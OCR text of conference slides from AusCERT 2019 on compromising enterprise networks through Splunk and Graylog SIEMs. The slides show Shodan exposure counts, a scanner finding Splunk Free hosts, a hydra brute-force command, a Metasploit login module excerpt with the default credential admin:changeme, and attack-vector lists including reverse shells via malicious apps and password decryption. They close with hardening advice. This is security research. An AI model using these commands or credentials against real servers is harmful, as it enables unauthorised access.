
Eleven Paths
Telefónica CYBER SECURITY UNIT
COMPROMISING ENTERPRISE NETWORKS FROM THEIR OWN SIEM
Ing. Yamila Levalle @ylevalle
AUSCERT2019
Cyber Security Conference


adidas
10

SPLUNK? GRAYLOG?

graylog

Eleven Paths
Telefónica CYBER SECURITY UNIT


¿WHO USE THIS?

- Ebay
- Verizon
- Netflix
- Cisco
- Salesforce
- FICO
- Netflix
- Stackoverflow
- LinkedIn
- Accenture

Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK VERSIONS AND FEATURES

SPLUNK FREE	No Access Control or Authentication Run as Root / Admin by default Can upload custom apps and scripts
SPLUNK ENTERPRISE	Generally Admin/Password Optional Password Policies Run as Root / Admin by default Can upload custom apps and scripts
SPLUNK CLOUD	SAML, User/Password or LDAP No CLI or configuration file modification Can't upload custom apps and scripts



Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNKS IN SHODAN

Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK LOGIN PAGE SOURCE CODE


```
{"/services/session":{"messages":[],"links":{},"entry":[{"fields"
    :{"optional":[],"required":[],"wildcard":[]},"acl":{"perms"
    :{"write":[],"read":[]}},"links":{},"content":{"hasLoggedIn"
    :true,"cval":1283345412,"time":1523831010,"lang":"en-US","bump"
    :0,"uid":"D047D6D5-6BF9-45CE-A883-XXXXXXXX"}}],"generator":{}},"
    /services/server/info":{"messages":[],"links":{},"entry"
    :[{"fields":{"optional":[],"required":[],"wildcard":[]},"acl"
    :{"perms":{"write":[],"read":[]}},"links":{},"content":{"build"
    :255606,"isTrial":false,"isFree":true,"cpu_arch":"x86_64","guid"
    :"B7B02457-7DCD-48DE-8814-XXXXXXXXXXXXXXXX","version":"6.2.2"
    ,"license_labels":["Splunk Free"],"serverName":"XXXXXXXX"
    ,"licenseState":"OK","master_guid":"XXXXXXXXXX","os_name"
    :"Linux","product_type":"splunk"}}],"generator":{}},"/configs
    /conf-web":{"messages":[],"links":{},"entry":[{"fields"
    :{"optional":[],"required":[],"wildcard":[]},"acl":{"perms"
    :{"write":[],"read":[]}},"links":{},"content"
    :{"enable_autocomplete_login":false,"updateCheckerBaseURL"
    :"https://quickdraw.splunk.com/js/","login_content":""
    ,"root_endpoint":"","minify_js":true,"minify_css":true
    ,"js_no_cache":false}}],"generator":{}}}
    </script>
```


Eleven Paths

Telefónica CYBER SECURITY UNIT

SPLUNK FREE IDENTIFICATION


```
C:\Temp\Python Free Splunk>python splunkfree.py
HTTP://          ..109:8000 Splunk Free Version
HTTP://          236:8000 Splunk Free Version
HTTP://          78:8000 Splunk Free Version
HTTP://          120:8000 Splunk Free Version
HTTP://          .95:80 Splunk Free Version
HTTP://          54:80 Splunk Free Version
HTTP://          .71:8000 Splunk Free Version
HTTP://          241:8000 Splunk Free Version
HTTP://          192:8000 Splunk Free Version
HTTP://          178:8000 Splunk Free Version
HTTP://          183:8000 Splunk Free Version
HTTP://          185:8000 Splunk Free Version
HTTP://          .:8000 Splunk Free Version
```

Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK DEFAULT PASSWORD

Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK DETECTION RESULTS



TOTAL: 669

Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK ENTERPRISE LOGIN BRUTEFORCE

```
File  Edit  View  Search  Terminal  Help
osboxes@osboxes:/usr/bin$ ./hydra -l admin -P passlib.txt 127.0.0.1 -s 8000 http-post-form "/en-US/account/login?:username=^USER^&password=^PASS^&cval=687378242&set_has_logged_in=false:F=Invalid username or password." -vV
```

```
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Auxiliary::Report
  include Msf::Auxiliary::AuthBrute
  include Msf::Auxiliary::Scanner

  def initialize(info={})
    super(update_info(info,
      'Name'           => 'Splunk Web Interface Login Utility',
      'Description'    => %{
        This module simply attempts to login to a Splunk web interface.  Please note the
        free version of Splunk actually does not require any authentication, in that case
        the module will abort trying.  Also, some Splunk applications still have the
        default credential 'admin:changeme' written on the login page.  If this default
        credential is found, the module will also store that information, and then move on
        to trying more passwords.
```

HYDRA

METASPLOIT

MANAGEMENT INTERFACE

Eleven Paths

Telefónica CYBER SECURITY UNIT

SPLUNK ATTACK VECTORS

1)BRUTEFORCE SPLUNK ADMIN USER PASSWORD
2)USE LOGS AS INTELLIGENCE SOURCE
3)READ ANY FILE FROM SERVER
4)INSTALL BIND SHELL OR REVERSE SHELL FROM MALICIOUS APP
5)DECRYPT SPLUNK PASSWORDS WITH SPLUNK.SECRET
6)DEPLOY MALICIOUS APPS TO UNIVERSAL FORWARDERS


SPLUNK APPS STRUCTURE

Directory	Description
app_name	The directory for your app, *app_name*, under **$SPLUNK_HOME**/etc/apps.
appserver	Contains resource files, such as images and style sheets.
static	Contains resource files, including CSS, JS extensions, and icon files. See Client and server asset caching for more.
bin	Contains custom scripts for searches or scripted inputs.
default	Contains configuration required by your app and dashboard files.
data	Contains navigation and dashboard files.
ui	Contains navigation and dashboard files.
html	Contains converted dashboards (HTML files).
nav	Contains your app's navigation file, **default.xml**.
views	Contains Simple XML dashboards specific to your app.
local	Contains modified versions of default configuration files or dashboards, which are located in /**default**. Splunk Enterprise creates this directory when the user makes any changes.
data	Contains modified dashboards.
ui	Contains modified dashboards.
html	Contains converted dashboards (HTML files).
views	Contains modified simple XML dashboards (XML files).
lookups	Contains lookup tables (CSV files).
metadata	Contains permissions (META files). The **default.meta** file sets default permissions for the app. Permissions are private if this file is not present. Permission overrides by the user are set in the **local.meta** file.
static	Contains resource files, including icon files.

app.conf — default


```
1  #
2  # Splunk app configuration file
3  #
4
5  [install]
6  is_configured = 0
7
8  [ui]
9  is_visible = 1
10 label = Hello World!
11
12 [launcher]
13 author = thellmann
14 description = My first app!
15 version = 1.0
16
17
```

SPLUNKBASE



Eleven Paths
Telefónica CYBER SECURITY UNIT


SPLUNK SERVER ATTACK DEMO



Eleven Paths


Telefónica CYBER SECURITY UNIT

OBTAIN SPLUNK STORED PASSWORDS



Eleven Paths
Telefónica CYBER SECURITY UNIT

INSTALL REVERSE SHELL FROM APP



Eleven Paths
Telefónica CYBER SECURITY UNIT

SPLUNK HARDENING

- Unprivileged User
- Change Default Passwords
- Authentication Method – Not Splunk Internal
- Use TLS
- DO NOT use Splunk Free in Production
- DO NOT expose the Splunk Server in Internet (except Cloud)
- Disable Webserver when there is no need
- Update/Patch Splunk Regularly
- Enable Splunk Audit (index=_audit)

GRAYLOGS IN SHODAN

SHODAN X-Graylog-Node-ID

Exploits | Maps | Share Search

TOTAL RESULTS

4,479

TOP COUNTRIES

United States	1,437
Germany	582
France	505
Ireland	247
China	215

SHODAN GRAYLOG

Exploits | Maps | Share Search

TOTAL RESULTS

4,615


TOP COUNTRIES

United States	1,491
Germany	588
France	514
Ireland	267
China	218

Eleven Paths

Telefónica CYBER SECURITY UNIT

GRAYLOG COMPONENTS



GRAYLOG ATTACK VECTORS

1)BRUTEFORCE GRAYLOG WEB INTERFACE LOGIN
2)ABUSE GRAYLOG OVA
3)USE INFORMATION AS INTELIGENCE SOURCE
4)DECRYPT PASSWORDS WITH SECRET
5)USE LOGS AS INTELLIGENCE SOURCE

GRAYLOG DICTIONARY ATTACK

```
'http://                    :9000/api/system/sessions'
```

```
[*] ================================================================================
[!] Port: 9000 State: open
[*] ================================================================================
[!] The SIEM detected is: Graylog
[*] ================================================================================
[!] Do you want to launch the Graylog attack module (Y/N): y
[*] ================================================================================
[!] Select attack from the menu:
[*] ================================================================================
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Obtain Graylog Stored Passwords with Graylog-secrets (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ================================================================================
[!] Enter your selection: 1
[*] ================================================================================
[!] Dictionary Attack Successful!
[*] ================================================================================
[!] Username: admin
[!] Password: graylog123
[*] ================================================================================
```

Eleven Paths

Telefónica CYBER SECURITY UNIT

